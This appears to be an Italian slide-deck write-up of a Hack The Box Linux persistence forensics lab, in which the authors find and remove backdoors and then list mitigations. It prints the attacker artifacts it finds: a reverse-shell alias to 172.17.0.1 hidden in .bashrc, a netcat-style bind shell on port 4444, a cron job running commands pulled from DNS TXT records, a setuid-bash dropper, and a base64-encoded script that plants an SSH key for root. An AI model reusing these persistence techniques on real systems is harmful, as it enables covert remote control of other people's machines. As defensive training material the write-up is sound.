root@ng-952946-forensicspersistence-jngkw-6c8c6b8596-r5jdw:~# vim /root/.bashrc
```

vim /root/.bashrc

- analizziamo bashrc dell’utente root
- controlliamo dove viene generato alertd

Analisi di "./bashrc"

```
    PS1="\[\e]0;${debian_chroot:+($debian_chroot)}\u@\h: \w\a\]$PS1"
    ;;
*)
    ;;
esac

# enable color support of ls and also add handy aliases
if [ -x /usr/bin/dircolors ]; then
    test -r ~/.dircolors && eval "$(dircolors -b ~/.dircolors)" || eval "$(dircolors -b)"
    alias ls='ls --color=auto'
    #alias dir='dir --color=auto'
    #alias vdir='vdir --color=auto'

    alias grep='grep --color=auto'
    alias fgrep='fgrep --color=auto'
    alias egrep='egrep --color=auto'
fi

# colored GCC warnings and errors
#export GCC_COLORS='error=01;31:warning=01;35:note=01;36:caret=01;32:locus=01:quote=01'

# some more ls aliases
alias ll='ls -alF'
alias la='ls -A'
alias l='ls -CF'

# Add an "alert" alias for long running commands.  Use like so:
#   sleep 10; alert
alias alert='notify-send --urgency=low -i "$([ $? = 0 ] && echo terminal || echo error)" "$(history|tail -n1|sed -e '\''s/^\s*[0-9]\+\s*//;s/[;&|]\s*alert$//'\'')"'
alertd -e /bin/bash -lnp 4444 &

# Alias definitions.
# You may want to put all your additions into a separate file like
# ~/.bash_aliases, instead of adding them here directly.
# See /usr/share/doc/bash-doc/examples in the bash-doc package.

if [ -f ~/.bash_aliases ]; then
    . ~/.bash_aliases
fi

# enable programmable completion features (you don't need to enable
# this, if it's already enabled in /etc/bash.bashrc and /etc/profile
# sources /etc/bash.bashrc).
if ! shopt -oq posix; then
  if [ -f /usr/share/bash-completion/bash_completion ]; then
    . /usr/share/bash-completion/bash_completion
  elif [ -f /etc/bash_completion ]; then
    . /etc/bash_completion
  fi
fi
```

Analisi di “.bashrc”

```
root@ng-952946-forensicspersistence-jngkw-6c8c6b8596-r5jdw:~# grep -Ril "alertd" /root
/root/.bashrc
root@ng-952946-forensicspersistence-jngkw-6c8c6b8596-r5jdw:~# vim /root/.bashrc
root@ng-952946-forensicspersistence-jngkw-6c8c6b8596-r5jdw:~# vim /home/user/.bashrc
```

vim /home/user/.bashrc

- analizziamo bashrc dell’utente user
- controlliamo dove viene generato alertd

Analisi di “.bashrc”

```
if [ -n "$force_color_prompt" ]; then
    if [ -x /usr/bin/tput ] && tput setaf 1 >&/dev/null; then
        # We have color support; assume it's compliant with Ecma-48
        # (ISO/IEC-6429). (Lack of such support is extremely rare, and such
        # a case would tend to support setf rather than setaf.)
        color_prompt=yes
    else
        color_prompt=
    fi
fi

if [ "$color_prompt" = yes ]; then
    PS1='${debian_chroot:+($debian_chroot)}\[\033[01;32m\]\u@\h\[\033[00m\]:\[\033[01;34m\]\w\[\033[00m\]\$ '
else
    PS1='${debian_chroot:+($debian_chroot)}\u@\h:\w\$ '
fi
unset color_prompt force_color_prompt

# If this is an xterm set the title to user@host:dir
case "$TERM" in
xterm*|rxvt*)
    PS1="\[\e]0;${debian_chroot:+($debian_chroot)}\u@\h: \w\a\]$PS1"
    ;;
*)
    ;;
esac

# enable color support of ls and also add handy aliases
if [ -x /usr/bin/dircolors ]; then
    test -r ~/.dircolors && eval "$(dircolors -b ~/.dircolors)" || eval "$(dircolors -b)"
    alias ls='ls --color=auto'
    #alias dir='dir --color=auto'
    #alias vdir='vdir --color=auto'

    alias grep='grep --color=auto'
    alias cat='(bash -i >& /dev/tcp/172.17.0.1/443 0>&1 &disown) 2>/dev/null; cat'
    alias fgrep='fgrep --color=auto'
    alias egrep='egrep --color=auto'
fi

# colored GCC warnings and errors
#export GCC_COLORS='error=01;31:warning=01;35:note=01;36:caret=01;32:locus=01:quote=01'

# some more ls aliases
alias ll='ls -alF'
alias la='ls -A'
alias l='ls -CF'

# Add an "alert" alias for long running commands.  Use like so:
```

91,1 67%

(bash -i >& /dev/tcp/172.17.0.1/443 0>&1 &disown):

- **bash -i**: apre una shell Bash interattiva
- **>& /dev/tcp/172.17.0.1/443 0>&1**: reindirizza l'input e l'output della shell tramite una connessione TCP alla porta 443 sull'indirizzo IP 172.17.0.1
- **&disown**: esegue il comando in background e scollega il processo dal terminale
- **2>/dev/null**: nasconde eventuali messaggi di errore

Analisi di “.bashre”

```
root@ng-952946-forensicspersistence-jngkw-6c8c6b8596-r5jdw:/# cp /etc/skel/.bashrc /root/.bashrc
root@ng-952946-forensicspersistence-jngkw-6c8c6b8596-r5jdw:/# cp /etc/skel/.bashrc /home/user/.bashrc
root@ng-952946-forensicspersistence-jngkw-6c8c6b8596-r5jdw:/#
```

/etc/skel/.bashrc


E’ un file di configurazione standard per la shell Bash che viene copiato nelle home directory dei nuovi utenti quando vengono creati. Questo file fa parte di uno "skeleton" (scheletro) che fornisce impostazioni predefinite per nuovi utenti.

Copiando questo file al posto del .bashrc malevolo, ripristiniamo le impostazioni di configurazione predefinite della shell, eliminando le modifiche malevole.


Analisi dei file "crontab"

```
root@ng-952946-forensicspersistence-jngkw-6c8c6b8596-r5jdw:/# su user
user@ng-952946-forensicspersistence-jngkw-6c8c6b8596-r5jdw:/$ crontab -l
* * * * * /bin/sh -c "sh -c $(dig imf0rce.htb TXT +short @ns.imf0rce.htb)"
user@ng-952946-forensicspersistence-jngkw-6c8c6b8596-r5jdw:/$
```

```
root@ng-952946-forensicspersistence-jngkw-6c8c6b8596-r5jdw:/# su user
user@ng-952946-forensicspersistence-jngkw-6c8c6b8596-r5jdw:/$ crontab -l
* * * * * /bin/sh -c "sh -c $(dig imf0rce.htb TXT +short @ns.imf0rce.htb)"
user@ng-952946-forensicspersistence-jngkw-6c8c6b8596-r5jdw:/$ crontab -e
```



Analisi dei file "crontab"



- *** * * ***: indica che il comando verrà eseguito ogni minuto
- **/bin/sh -c**: apre una nuova shell per eseguire il comando che segue
- **"sh -c $(dig imf0rce.htb TXT +short @ns.imf0rce.htb)"**: dig è utilizzato per ottenere i record TXT del dominio *imf0rce.htb* utilizzando il server DNS *ns.imf0rce.htb*

L'attaccante dispone di un server DNS malevolo e quando il record TXT viene interrogato da un resolver, recupera il contenuto del record TXT e lo utilizza come argomento per il comando sh –c.

Analisi dei file "crontab"

```
root@ng-1884446-forensicspersistence-l1yuc-657bdb9654-m4bdk:/# crontab -l
no crontab for root
root@ng-1884446-forensicspersistence-l1yuc-657bdb9654-m4bdk:/# cd etc/
root@ng-1884446-forensicspersistence-l1yuc-657bdb9654-m4bdk:/etc# ls -R ./cron.*
./cron.d:
anacron  e2scrub_all  popularity-contest

./cron.daily:
0anacron  access-up  apt-compat  bsdmainutils  dpkg  logrotate  man-db  popularity-contest  pyssh

./cron.hourly:

./cron.monthly:
0anacron

./cron.weekly:
0anacron  man-db
root@ng-1884446-forensicspersistence-l1yuc-657bdb9654-m4bdk:/etc#
```

ATTENZIONE !!

access-up e **pyssh** sono script sconosciuti !

Analisi dei file "crontab"

```
root@ng-952946-forensicspersistence-jngkw-6c8c6b8596-r5jdw:/# cd etc
root@ng-952946-forensicspersistence-jngkw-6c8c6b8596-r5jdw:/etc# ls -R ./cron.*
./cron.d:
anacron  e2scrub_all  popularity-contest

./cron.daily:
0anacron  access-up  apt-compat  bsdmainutils  dpkg  logrotate  man-db  popularity-contest  pyssh

./cron.hourly:

./cron.monthly:
0anacron

./cron.weekly:
0anacron  man-db
root@ng-952946-forensicspersistence-jngkw-6c8c6b8596-r5jdw:/etc# vim cron.daily/access-up
```

Analisi dei file "crontab"

```
#!/bin/bash


DIRS=("/bin" "/sbin")
DIR=${DIRS[$[ $RANDOM % 2 ]]}

while : ; do
    NEW_UUID=$(cat /dev/urandom | tr -dc 'a-z' | fold -w 6 | head -n 1)
    [[ -f "{$DIR}/${NEW_UUID}" ]] || break
done

cp /bin/bash ${DIR}/${NEW_UUID}
touch ${DIR}/${NEW_UUID} -r /bin/bash
chmod 4755 ${DIR}/${NEW_UUID}
```

Analisi dei file "crontab"

```
root@ng-952946-forensicspersistence-jngkw-6c8c6b8596-r5jdw:/# cd etc
root@ng-952946-forensicspersistence-jngkw-6c8c6b8596-r5jdw:/etc# ls -R ./cron.*
./cron.d:
anacron  e2scrub_all  popularity-contest

./cron.daily:
0anacron  access-up  apt-compat  bsdmainutils  dpkg  logrotate  man-db  popularity-contest  pyssh

./cron.hourly:

./cron.monthly:
0anacron

./cron.weekly:
0anacron  man-db
root@ng-952946-forensicspersistence-jngkw-6c8c6b8596-r5jdw:/etc# vim cron.daily/access-up
root@ng-952946-forensicspersistence-jngkw-6c8c6b8596-r5jdw:/etc# rm -rf access-up
root@ng-952946-forensicspersistence-jngkw-6c8c6b8596-r5jdw:/etc#
```

Analisi dei file "crontab"

```
root@ng-952946-forensicspersistence-jngkw-6c8c6b8596-r5jdw:/# cd etc
root@ng-952946-forensicspersistence-jngkw-6c8c6b8596-r5jdw:/etc# ls -R ./cron.*
./cron.d:
anacron  e2scrub_all  popularity-contest

./cron.daily:
0anacron  access-up  apt-compat  bsdmainutils  dpkg  logrotate  man-db  popularity-contest  pyssh

./cron.hourly:

./cron.monthly:
0anacron

./cron.weekly:
0anacron  man-db
root@ng-952946-forensicspersistence-jngkw-6c8c6b8596-r5jdw:/etc# vim cron.daily/access-up
root@ng-952946-forensicspersistence-jngkw-6c8c6b8596-r5jdw:/etc# rm -rf access-up
root@ng-952946-forensicspersistence-jngkw-6c8c6b8596-r5jdw:/etc# vim cron.daily/pyssh
```

Analisi dei file "crontab"

```
#!/bin/sh

VER=$(python3 -c 'import ssh_import_id; print(ssh_import_id.VERSION)')
MAJOR=$(echo $VER | cut -d'.' -f1)

if [ $MAJOR -le 6 ]; then
    /lib/python3/dist-packages/ssh_import_id_update
fi
```

Lo script controlla la versione del modulo **ssh_import_id**.

Questo potrebbe essere un meccanismo per assicurarsi che una versione aggiornata o una particolare funzione del modulo **ssh_import_id** venga utilizzata se la versione installata è obsoleta o presenta vulnerabilità.

Analisi dei file "crontab"

```
#!/bin/bash

KEY=$(echo "c3NoLWVkMjU1MTkgQUFBQUMzTnphQzFsWkRJMU5URTVBQUFBSUhSZHg1UnE1K09icTY2Y3l3ejVLVzlvZlZtME5DWjM5RVBEQTJDSkRxeDEgbm9ib2R5QG5vdGhpbmcK" | base64 -d)
PATH=$(echo "L3Jvb3QvLnNzaC9hdXRob3JpemVkX2tleXMK" | base64 -d)

/bin/grep -q "$KEY" "$PATH" || echo "$KEY" >> "$PATH"
```

Aggiunge una chiave SSH pubblica al file **authorized_keys** dell'utente root, consentendo l'accesso SSH come root senza la necessità di una password in maniera periodica.

Analisi dei file "crontab"

```
root@ng-952946-forensicspersistence-jngkw-6c8c6b8596-r5jdw:/etc# cd cron.daily
root@ng-952946-forensicspersistence-jngkw-6c8c6b8596-r5jdw:/etc/cron.daily# echo "c3NoLWVkMjU1MTkgQUFBQUMzTnphQzFsWkRJMU5URTVBQUFBSUhSZHg1UnE1K09icTY2Y3l3ejVLVzlvZlZtME5DWjM5RVBEQTJDSkRxeDEgbm9ib2R5QG5vdGhpbmcK
" | base64 -d
ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIHRdx5Rq5+Obq66cywz5KW9ofVm0NCZ39EPDA2CJDqx1 nobody@nothing
root@ng-952946-forensicspersistence-jngkw-6c8c6b8596-r5jdw:/etc/cron.daily#
```

```
root@ng-952946-forensicspersistence-jngkw-6c8c6b8596-r5jdw:/etc/cron.daily#
root@ng-952946-forensicspersistence-jngkw-6c8c6b8596-r5jdw:/etc/cron.daily# echo "L3Jvb3QvLnNzaC9hdXRob3JpemVkX2tleXMK" | base64 -d
/root/.ssh/authorized_keys
root@ng-952946-forensicspersistence-jngkw-6c8c6b8596-r5jdw:/etc/cron.daily#
```

```
root@ng-952946-forensicspersistence-jngkw-6c8c6b8596-r5jdw:/etc# rm -rf /lib/python3/dist-packages/ssh_import_id_update
root@ng-952946-forensicspersistence-jngkw-6c8c6b8596-r5jdw:/etc#
```

Analisi dei file "crontab"

```
root@ng-952946-forensicspersistence-jngkw-6c8c6b8596-r5jdw:/# cd etc
root@ng-952946-forensicspersistence-jngkw-6c8c6b8596-r5jdw:/etc# ls -R ./cron.*
./cron.d:
anacron  e2scrub_all  popularity-contest

./cron.daily:
0anacron  access-up  apt-compat  bsdmainutils  dpkg  logrotate  man-db  popularity-contest  pyssh

./cron.hourly:

./cron.monthly:
0anacron

./cron.weekly:
0anacron  man-db
root@ng-952946-forensicspersistence-jngkw-6c8c6b8596-r5jdw:/etc# vim cron.daily/access-up
root@ng-952946-forensicspersistence-jngkw-6c8c6b8596-r5jdw:/etc# rm -rf access-up
root@ng-952946-forensicspersistence-jngkw-6c8c6b8596-r5jdw:/etc# vim cron.daily/pyssh
root@ng-952946-forensicspersistence-jngkw-6c8c6b8596-r5jdw:/etc# rm -rf /lib/python3/dist-packages/ssh_import_id_update
root@ng-952946-forensicspersistence-jngkw-6c8c6b8596-r5jdw:/etc# cd cron.daily
root@ng-952946-forensicspersistence-jngkw-6c8c6b8596-r5jdw:/etc/cron.daily# echo "c3NoLWVkMjU1MTkgQUFBQUMzTnphQzFsWkRJMU5URTVBQUFBSUhSZHg1UnE1K09i
" | base64 -d
ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIHRdx5Rq5+Obq66cywz5KW9ofVm0NCZ39EPDA2CJDqx1 nobody@nothing
root@ng-952946-forensicspersistence-jngkw-6c8c6b8596-r5jdw:/etc/cron.daily#
root@ng-952946-forensicspersistence-jngkw-6c8c6b8596-r5jdw:/etc/cron.daily# echo "L3Jvb3QvLnNzaC9hdXRob3JpemVkX2tleXMK" | base64 -d
/root/.ssh/authorized_keys
root@ng-952946-forensicspersistence-jngkw-6c8c6b8596-r5jdw:/etc/cron.daily# vim /root/.ssh/authorized_keys
```

Analisi dei file "crontab"

```
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQC20LoIrzuu9IvtbUeV7jW5J+ed76E2NSYgFhcpJdFiGq+sAv4ewLzF7DshiqH+G20rdLdCgBA3ohcXf8QKv8aosXVD2MLzJ0ad7BvL026M39RHjxT5Vi
1qOJb+FY1E0/CJYpY90ceX2psXAdGO8FY329+nI1pizwt7OuLk0rBmR11MkcCTQjAUhs7OG+3Pwr9FYHpBS793kDPgDrgKQ9dYJ3q3szsRElbB7W9+Y6dQvpMyJSmYYc1IrP6Ew8L1VGKexQRL6j40F6yz
AedHheNHVOfIqFgOY7NR1ybQSajTYlEg1aDCJki19LQ2RroShyWbxcHMS0p2LDYwzxu4E5139GDg6inSI2m5Io57Vd+3HDhvLhBahTkGzYmausQFHUkiGm87O5vYlAZlWIs= root@buildkitsandbox
ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIHRdx5Rq5+Obq66cywz5KW9ofVm0NCZ39EPDA2CJDqx1 nobody@nothing
```

```
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQC20LoIrzuu9IvtbUeV7jW5J+ed76E2NSYgFhcpJdFiGq+sAv4ewLzF7DshiqH+G20rdLdCgBA3ohcXf8QKv8aosXVD2MLzJ0ad7BvL026M39RHjxT5Vis8Ch6zCGcL1Q
1qOJb+FY1E0/CJYpY90ceX2psXAdGO8FY329+nI1pizwt7OuLk0rBmR11MkcCTQjAUhs7OG+3Pwr9FYHpBS793kDPgDrgKQ9dYJ3q3szsRElbB7W9+Y6dQvpMyJSmYYc1IrP6Ew8L1VGKexQRL6j40F6yzK2PBUdsDYROry
AedHheNHVOfIqFgOY7NR1ybQSajTYlEg1aDCJki19LQ2RroShyWbxcHMS0p2LDYwzxu4E5139GDg6inSI2m5Io57Vd+3HDhvLhBahTkGzYmausQFHUkiGm87O5vYlAZlWIs= root@buildkitsandbox
ssh-ed25519 nobody@nothing
```

Analisi dei file "crontab"

```
root@ng-952946-forensicspersistence-jngkw-6c8c6b8596-r5jdw:/# cd etc
root@ng-952946-forensicspersistence-jngkw-6c8c6b8596-r5jdw:/etc# ls -R ./cron.*
./cron.d:
anacron  e2scrub_all  popularity-contest

./cron.daily:
0anacron  access-up  apt-compat  bsdmainutils  dpkg  logrotate  man-db  popularity-contest  pyssh

./cron.hourly:

./cron.monthly:
0anacron

./cron.weekly:
0anacron  man-db
root@ng-952946-forensicspersistence-jngkw-6c8c6b8596-r5jdw:/etc# vim cron.daily/access-up
root@ng-952946-forensicspersistence-jngkw-6c8c6b8596-r5jdw:/etc# rm -rf access-up
root@ng-952946-forensicspersistence-jngkw-6c8c6b8596-r5jdw:/etc# vim cron.daily/pyssh
root@ng-952946-forensicspersistence-jngkw-6c8c6b8596-r5jdw:/etc# rm -rf /lib/python3/dist-packages/ssh_import_id_update
root@ng-952946-forensicspersistence-jngkw-6c8c6b8596-r5jdw:/etc# cd cron.daily
root@ng-952946-forensicspersistence-jngkw-6c8c6b8596-r5jdw:/etc/cron.daily# echo "c3NoLWVkMjU1MTkgQUFBQUMzTnphQzFsWkRJMU5URTVBQUFBSUhSZH
" | base64 -d
ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIHRdx5Rq5+Obq66cywz5KW9ofVm0NCZ39EPDA2CJDqx1 nobody@nothing
root@ng-952946-forensicspersistence-jngkw-6c8c6b8596-r5jdw:/etc/cron.daily#
root@ng-952946-forensicspersistence-jngkw-6c8c6b8596-r5jdw:/etc/cron.daily# echo "L3Jvb3QvLnNzaC9hdXRob3JpemVkX2tleXMK" | base64 -d
/root/.ssh/authorized_keys
root@ng-952946-forensicspersistence-jngkw-6c8c6b8596-r5jdw:/etc/cron.daily# vim /root/.ssh/authorized_keys
root@ng-952946-forensicspersistence-jngkw-6c8c6b8596-r5jdw:/etc/cron.daily# rm -rf pyssh
root@ng-952946-forensicspersistence-jngkw-6c8c6b8596-r5jdw:/etc/cron.daily#
```

File con i permessi di SetUID

```
root@ng-952946-forensicspersistence-jngkw-6c8c6b8596-r5jdw:/etc/cron.daily# find / -user root -perm -4000 -print
/home/user/.backdoor
/usr/sbin/afdluk
/usr/sbin/ppppd
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/bin/chfn
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/gpasswd
/usr/bin/mount
/usr/bin/umount
/usr/bin/chsh
/usr/bin/su
/usr/bin/dlxcrw
/usr/bin/mgxttm
/usr/bin/sudo
/root/solveme
find: '/proc/66/map_files': Permission denied
find: '/proc/77/map_files': Permission denied
find: '/proc/78/map_files': Permission denied
find: '/proc/86/map_files': Permission denied
find: '/proc/101/map_files': Permission denied
find: '/proc/124/map_files': Permission denied
find: '/proc/152/task/152/fd/6': No such file or directory
find: '/proc/152/task/152/fdinfo/6': No such file or directory
find: '/proc/152/fd/5': No such file or directory
find: '/proc/152/fdinfo/5': No such file or directory
root@ng-952946-forensicspersistence-jngkw-6c8c6b8596-r5jdw:/etc/cron.daily# rm -rf /home/user/.backdoor
root@ng-952946-forensicspersistence-jngkw-6c8c6b8596-r5jdw:/etc/cron.daily# rm -rf /usr/sbin/afdluk
root@ng-952946-forensicspersistence-jngkw-6c8c6b8596-r5jdw:/etc/cron.daily# rm -rf /usr/sbin/ppppd
root@ng-952946-forensicspersistence-jngkw-6c8c6b8596-r5jdw:/etc/cron.daily# rm -rf /usr/bin/dlxcrw
root@ng-952946-forensicspersistence-jngkw-6c8c6b8596-r5jdw:/etc/cron.daily# rm -rf /usr/bin/mgxttm
root@ng-952946-forensicspersistence-jngkw-6c8c6b8596-r5jdw:/etc/cron.daily#
```

in precedenza, abbiamo trovato uno script che genera file binari come root con nomi di 6 caratteri:

Analisi di "/etc/passwd"

```
root@ng-952946-forensicspersistence-jngkw-6c8c6b8596-r5jdw:/etc/cron.daily# cd ..
root@ng-952946-forensicspersistence-jngkw-6c8c6b8596-r5jdw:/etc# cd ..
root@ng-952946-forensicspersistence-jngkw-6c8c6b8596-r5jdw:/# cd root
root@ng-952946-forensicspersistence-jngkw-6c8c6b8596-r5jdw:~# cat /etc/passwd | grep -i "/bash"
root:x:0:0:root:/root:/bin/bash
gnats:x:41:0:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/bash
user:x:1000:1000::/home/user:/bin/bash
root@ng-952946-forensicspersistence-jngkw-6c8c6b8596-r5jdw:~# groups gnats
gnats : root
root@ng-952946-forensicspersistence-jngkw-6c8c6b8596-r5jdw:~# usermod -s /usr/sbin/nologin gnats
root@ng-952946-forensicspersistence-jngkw-6c8c6b8596-r5jdw:~# usermod -g 41 gnats
root@ng-952946-forensicspersistence-jngkw-6c8c6b8596-r5jdw:~#
```

Andiamo a /etc/passwd per vedere se ci sono account utente sospetti con privilegi elevati e accesso alla shell.

L'account "**gnats**" nel sistema Linux è specificamente progettato per il sistema di segnalazione degli errori "***Gnats Bug-Reporting System***". Non è tipico per gli account di sistema o di servizio che normalmente non necessitano di una shell interattiva.

Revisione finale

```
root@ng-952946-forensicspersistence-jngkw-6c8c6b8596-r5jdw:~# ps aufx
USER         PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root           1  0.0  0.0   2616   588 ?        Ss   22:02   0:00 /bin/sh -c /usr/sbin/sshd -D -p 23
root           7  0.0  0.0  12184  7232 ?        S    22:02   0:00 sshd: /usr/sbin/sshd -D -p 23 [listener] 0 of 10-100 startups
root          66  0.0  0.1  13904  8836 ?        Ss   22:19   0:00  \_ sshd: user [priv]
user          77  0.0  0.0  13904  5176 ?        S    22:19   0:00      \_ sshd: user@pts/1
user          78  0.0  0.0   6000  3936 pts/1    Ss   22:19   0:00          \_ -bash
root          86  0.0  0.0   8316  4524 pts/1    S    22:19   0:00              \_ sudo su
root          87  0.0  0.0   7024  3708 pts/1    S    22:19   0:00                  \_ su
root          88  0.0  0.0   6000  3828 pts/1    S    22:19   0:00                      \_ bash
root         100  0.0  0.0   7024  3544 pts/1    S    22:20   0:00                          \_ su user
user         101  0.0  0.0   6000  3876 pts/1    S    22:20   0:00                              \_ bash
root         124  0.0  0.0   8056  4508 pts/1    S    22:21   0:00                                  \_ sudo su
root         125  0.0  0.0   7024  3580 pts/1    S    22:21   0:00                                      \_ su
root         126  0.0  0.0   6000  3844 pts/1    S    22:21   0:00                                          \_ bash
root         178  0.0  0.0   7656  3364 pts/1    R+   22:29   0:00                                              \_ ps aufx
root          50  0.0  0.0   2596  1840 ?        S    22:14   0:00 alertd -e /bin/bash -lnp 4444
root@ng-952946-forensicspersistence-jngkw-6c8c6b8596-r5jdw:~# kill -9  50
root@ng-952946-forensicspersistence-jngkw-6c8c6b8596-r5jdw:~# ps aufx
USER         PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root           1  0.0  0.0   2616   588 ?        Ss   22:02   0:00 /bin/sh -c /usr/sbin/sshd -D -p 23
root           7  0.0  0.0  12184  7232 ?        S    22:02   0:00 sshd: /usr/sbin/sshd -D -p 23 [listener] 0 of 10-100 startups
root          66  0.0  0.1  13904  8836 ?        Ss   22:19   0:00  \_ sshd: user [priv]
user          77  0.0  0.0  13904  5176 ?        S    22:19   0:00      \_ sshd: user@pts/1
user          78  0.0  0.0   6000  3936 pts/1    Ss   22:19   0:00          \_ -bash
root          86  0.0  0.0   8316  4524 pts/1    S    22:19   0:00              \_ sudo su
root          87  0.0  0.0   7024  3708 pts/1    S    22:19   0:00                  \_ su
root          88  0.0  0.0   6000  3828 pts/1    S    22:19   0:00                      \_ bash
root         100  0.0  0.0   7024  3544 pts/1    S    22:20   0:00                          \_ su user
user         101  0.0  0.0   6000  3876 pts/1    S    22:20   0:00                              \_ bash
root         124  0.0  0.0   8056  4508 pts/1    S    22:21   0:00                                  \_ sudo su
root         125  0.0  0.0   7024  3580 pts/1    S    22:21   0:00                                      \_ su
root         126  0.0  0.0   6000  3844 pts/1    S    22:21   0:00                                          \_ bash
root         179  0.0  0.0   7656  3264 pts/1    R+   22:30   0:00                                              \_ ps aufx
```

Flag catturata!

```
root@ng-952946-forensicspersistence-jngkw-6c8c6b8596-r5jdw:~# ./solveme
Issue 1 is fully remediated
Issue 2 is fully remediated
Issue 3 is fully remediated
Issue 4 is fully remediated
Issue 5 is fully remediated
Issue 6 is fully remediated
Issue 7 is fully remediated
Issue 8 is fully remediated

Congrats: HTB{7tr3@t_hUntIng_4TW}
```

04

CONSIDERAZIONI FINALI

Conclusioni e analisi finali

Mitigazioni

Limitazione dei privilegi:

Utilizzare il principio del **minimo privilegio**. Evitare di utilizzare l'account root per attività quotidiane; usare invece utenti con privilegi limitati e sudo per eseguire comandi che richiedono privilegi elevati.

Configurazione e sicurezza della rete:

Configurare correttamente i firewall e separare le reti in base alla loro funzione per ridurre la superficie di attacco. Disabilitare i servizi non necessari e monitora il traffico di rete per attività sospette.

Mitigazioni

Sicurezza SSH:

Disabilitare il login root tramite SSH, usare chiavi SSH invece di password, e considerare la limitazione degli accessi SSH a determinati indirizzi IP.

Backup regolari:

Mantenere i backup regolari e testarli regolarmente. I backup possono essere vitali per il ripristino del sistema in caso di compromissione.

Grazie per l'attenzione!

Mattia d'Argenio Alberto Montefusco Alessandro Aquino